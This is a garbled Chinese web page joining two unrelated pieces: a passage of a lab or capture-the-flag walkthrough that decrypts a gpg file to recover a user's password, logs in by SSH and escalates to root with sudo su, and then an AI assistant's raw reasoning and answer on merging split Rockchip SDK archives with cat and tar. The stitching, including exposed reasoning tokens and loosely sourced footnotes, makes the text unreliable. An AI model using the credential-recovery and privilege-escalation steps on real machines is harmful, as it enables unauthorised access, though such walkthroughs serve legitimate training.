
再次解密,得到 bob 的密码

cd /home/bob/Documents
gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
 
bob:b0bcat_


再看看 elliot 的家目录,发现一个 theadminisdumb.txt 文件

查看内容,这里提到他把密码改为了 theadminisdumb


ssh连接bob用户

ssh bob@192.168.111.142 -p 25468
b0bcat_

查看当前权限,显示为all,所有命令都可以

sudo -l

直接sudo su 提权成功

sudo su
<think>我们面对的是多个分卷压缩文件,通常使用split或cat命令分割的大文件需要合并后才能解压。 文件名模式:rk3576_linux_release_20241217_v1.0.1c.sdk.split00, rk3576_linux_release_20241217_v1.0.1c.sdk.split01, ... 这种命名方式可能是由split命令生成的,默认分割后的文件后缀为split00, split01等。 合并步骤: 1. 确保所有分卷文件都在同一个目录下,并且按顺序连续(没有缺失)。 2. 使用cat命令按顺序合并这些分卷文件为一个完整的压缩包。 合并命令:cat rk3576_linux_release_20241217_v1.0.1c.sdk.split* > rk3576_linux_release_20241217_v1.0.1c.sdk.tar.gz 注意:这里假设分卷文件是按顺序命名的,使用通配符*会按字母顺序合并,而字母顺序就是split00,split01,...的顺序,所以是正确的。 3. 合并后得到完整的压缩包(可能是tar.gz格式),然后解压: tar -zxvf rk3576_linux_release_20241217_v1.0.1c.sdk.tar.gz 但是,请注意:有时分卷文件可能没有扩展名,或者扩展名不是.tar.gz,但根据Rockchip SDK的发布习惯,通常是tar.gz压缩包的分卷。 另外,如果分卷文件是使用split命令分割的,那么合并后就是原来的压缩文件。 还有一种情况:分卷文件可能是.tar.gz.00, .tar.gz.01等,但这里后缀是.split00, .split01,所以按照上述方式合并即可。 注意:如果合并后解压出错,可能是分卷文件损坏或缺失,请检查。 步骤详细说明: 1. 打开终端,进入存放分卷文件的目录。 2. 执行合并命令(确保有足够的磁盘空间): ```bash cat rk3576_linux_release_20241217_v1.0.1c.sdk.split* > rk3576_linux_release_20241217_v1.0.1c.sdk.tar.gz ``` 3. 解压合并后的文件: ```bash tar -zxvf rk3576_linux_release_20241217_v1.0.1c.sdk.tar.gz ``` 如果合并后解压时提示文件格式未知或损坏,可以尝试使用file命令查看合并后的文件类型: ```bash file rk3576_linux_release_20241217_v1.0.1c.sdk.tar.gz ``` 如果显示为gzip压缩文件,则解压命令正确;如果是其他格式,则调整解压命令。 另外,有时分卷文件可能是由其他压缩工具分割的,但Rockchip SDK通常使用tar.gz分卷,所以上述方法适用。 参考引用[1]中提到的SDK文件结构,合并解压后应该会得到类似于“Rockchip_RK3588_Linux5.10_SDK_Release_V1.4.0_20240508”的目录结构。 注意事项: - 确保在合并前有足够的磁盘空间(合并后的压缩包和解压后的目录都需要空间)。 - 确保所有分卷文件完整(可以通过校验md5值,如果提供了校验文件)。 如果提供了MD5校验文件,请先校验分卷文件的完整性。 例如,如果有一个md5sum.txt文件,内容为各个分卷的MD5值,那么可以运行: ```bash md5sum -c md5sum.txt ``` 如果没有提供,则只能尝试合并解压,如果出错再检查。 现在,我们来生成相关问题:</think>### 合并与解压 SDK 分卷文件指南 #### 步骤 1:合并分卷文件 使用 `cat` 命令按顺序合并所有分卷文件: ```bash cat rk3576_linux_release_20241217_v1.0.1c.sdk.split* > rk3576_linux_release_20241217_v1.0.1c.sdk.tar.gz ``` **说明**: - 通配符 `*` 会自动按数字顺序拼接文件(split00 → split01 → split02) - 合并后生成完整压缩包 `rk3576_linux_release_20241217_v1.0.1c.sdk.tar.gz` #### 步骤 2:解压合并后的文件 ```bash tar -zxvf rk3576_linux_release_20241217_v1.0.1c.sdk.tar.gz ``` **参数解析**: - `-z`:解压 gzip 压缩 - `-x`:执行解包操作 - `-v`:显示解压过程(可选) - `-f`:指定文件名 #### 验证解压结果 检查解压目录结构(参考 Rockchip SDK 典型结构[^1]): ``` rk3576_linux_sdk/ ├── app/ # 应用程序目录 ├── common/ # 公共配置文件 ├── kernel/ # Linux 内核源码 └── build.sh # 编译脚本 ``` #### 注意事项 1. **磁盘空间**:确保磁盘剩余空间 > 压缩包体积的 2 倍 2. **文件顺序**:必须保证所有分卷连续(如 split00 到 split02 无缺失) 3. **权限问题**:建议在普通用户下操作时添加 `sudo` 4. **完整性验证**:解压后运行 `find . -type f | wc -l` 对比文件数量 --- ### 常见问题排查 | 问题现象 | 解决方案 | |---------|---------| | `cat: file not found` | 检查文件名拼写(区分大小写) | | `tar: Unexpected EOF` | 分卷文件损坏或缺失,需重新下载 | | `Permission denied` | 使用 `sudo tar -zxvf ...` 提权操作 | | 解压后无 kernel 目录 | 确认 SDK 是否包含完整组件[^3] | --- ### 相关问题 1. 如何验证合并后的 SDK 文件完整性? 2. 解压后如何编译 Rockchip Linux SDK 的内核? 3. 遇到 `tar: invalid magic` 错误该如何解决? 4. 如何在 Windows 环境下合并 Linux SDK 分卷文件? 5. Rockchip SDK 中 `common/` 目录包含哪些关键配置?[^1] [^1]: Rockchip SDK 目录结构参考 Release_V1.4.0 文档 [^2]: Linux 驱动相关操作需内核支持 [^3]: RK35xx 系列开发板启动日志确认硬件兼容性
评论
添加红包

请填写红包祝福语或标题

红包个数最小为10个

红包金额最低5元

当前余额3.43前往充值 >
需支付:10.00
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值